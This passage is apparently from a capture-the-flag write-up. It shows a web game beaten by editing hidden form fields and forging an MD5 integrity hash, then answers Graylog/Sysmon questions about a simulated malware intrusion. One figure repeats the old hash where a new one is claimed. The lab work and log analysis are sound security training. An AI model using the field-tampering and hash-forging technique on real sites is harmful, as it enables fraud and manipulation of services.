


Figure 59 - Trail Screenshot

As you can see, the distance remaining is zero. This means that the player has alreaday covered the distance so hitting go should mean that the task is completed on hitting “Go”. This is confirmed in the next screenshot.




Figure 60 - Trail Screenshot

Medium

The clue for this level suggests that instead of using GET to attain the variables, the game is now using POST. Inspecting the page which reveals the following:

```
▼<div id="statusContainer">
    <input type="hidden" name="difficulty" class="difficulty" value="1">
    <input type="hidden" name="money" class="difficulty" value="3000">
    <input type="hidden" name="distance" class="distance" value="0">
    <input type="hidden" name="curmonth" class="difficulty" value="8">
    <input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 61 - Trail Screenshot

This value can be amended here or via a proxy like Burp. As the console is already upon, it's easy enough to amend the values here.

```
<input type="hidden" name="difficulty" class="difficulty" value="1">
<input type="hidden" name="money" class="difficulty" value="3000">
<input type="hidden" name="distance" class="distance" value="8000"> == $0
<input type="hidden" name="curmonth" class="difficulty" value="8">
<input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 62 - Trail Screenshot

The game is played as before and again, the game completed in similar fashion.




Figure 63 - Trail Screenshot

Hard

The game is started as before and looking at the source code this time, a new field with a name of `hash` is shown.

```
    <input type="hidden" name="reindeer" class="reindeer" value="2">
    <input type="hidden" name="runners" class="runners" value="2">
    <input type="hidden" name="ammo" class="ammo" value="10">
    <input type="hidden" name="meds" class="meds" value="2">
    <input type="hidden" name="food" class="food" value="100">
    <input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

Figure 64 - Trail Screenshot

A string of 32 characters could be a MD5 hash and a quick lookup[28] confirms this with the decoded value being 1626. This value comes from combining several of the values within the form.

Type	Values
money	1500
distance	0
curmonth	9
curday	1
reindeer	2
runners	2
ammo	10
meds	2
food	100
Total	**1626**

Playing the game to see if any more details can be found, whatever we buy, the hash decreases by the cost of that item less 1 i.e. if something is bought for 500, the hash decreases by 499.

Returning to the start, if the distance value increases as happened in the medium level game but also increase the hash value by 8000 as well, it should place the player in a similar position that of the previous level.

1626 + 8000 = 9626 which is **649d45bf179296e31731adfd4df25588** when passed through MD5.

```
    <input type="hidden" name="reindeer" class="reindeer" value="2">
    <input type="hidden" name="runners" class="runners" value="2">
    <input type="hidden" name="ammo" class="ammo" value="10">
    <input type="hidden" name="meds" class="meds" value="2">
    <input type="hidden" name="food" class="food" value="100">
    <input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

Figure 65 - Trail Screenshot

As with the previous two levels, proceeding as usual, the distance is set to zero and the game is complete on the first run.

[28] https://www.md5online.org/md5-decrypt.html




Figure 66 - Trail Screenshot

Viewing the source code of the page reveals the below comments which will be useful for another objective.

```
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney!  It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! -->
```

Figure 67 - Trail Screenshot

Graylog

- **URL**: https://graylog.elfu.org/

Screenshot




Figure 68 - Graylog Screenshot

Synopsis

The URL given is https://incident.elfu.org/ but to go through the objective without https://report.elfu.org/ coming up, you can use https://graylog.elfu.org/

Solution

Question 1

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

The creation of a file can be checked by looking at records where the event ID is equal to 2[29] and where the process is Firefox.

This gives: `EventID:2 AND ProcessImage:/.+firefox.+/`

Unfortunately this dispplays 21 entries but the search can be narrowed by excluding .temp files with the following search: `EventID:2 AND ProcessImage:/.+firefox.+/ AND NOT TargetFilename:/.+\.temp/`

This just gives one result which is the answer.

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

Question 2

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

---

[29] https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

Given the file was executed, `ProcessImage` can be used to see what IP and port it connected to. Using the search `ProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe" AND DestinationIp:/.+/` the following result is displayed:




Figure 69 - Garylog Screenshot

Answer: 192.168.247.175:4444

Question 3

Since commands have an Event ID of 1, and the attacker initially used the downloaded executable, filters on both Event ID and the `ParentProcessImage` should be the focus. Ordering the results by timestamp will help paint a better picture of what happened and when. The search used was `ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe" AND EventID:1`

The result of which can be seen below




Figure 70 - Graylog Screenshot

Answer: whoami

Question 4

What is the one-word service name the attacker used to escalate privileges?

Utilising the same search as before and going down the list will eventually show the answer.




Figure 71 - Graylof Screenshot

Answer: webexservice

Question 5

What is the file-path + filename of the binary ran by the attacker to dump credentials?

In the previous question, `webexservice` was used to download a file to `C:\Users\minty\Downloads\cookie_recipe2.exe`. Using this as the `ParentProcessImage` instead as follows, will display the answer:
`ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"`

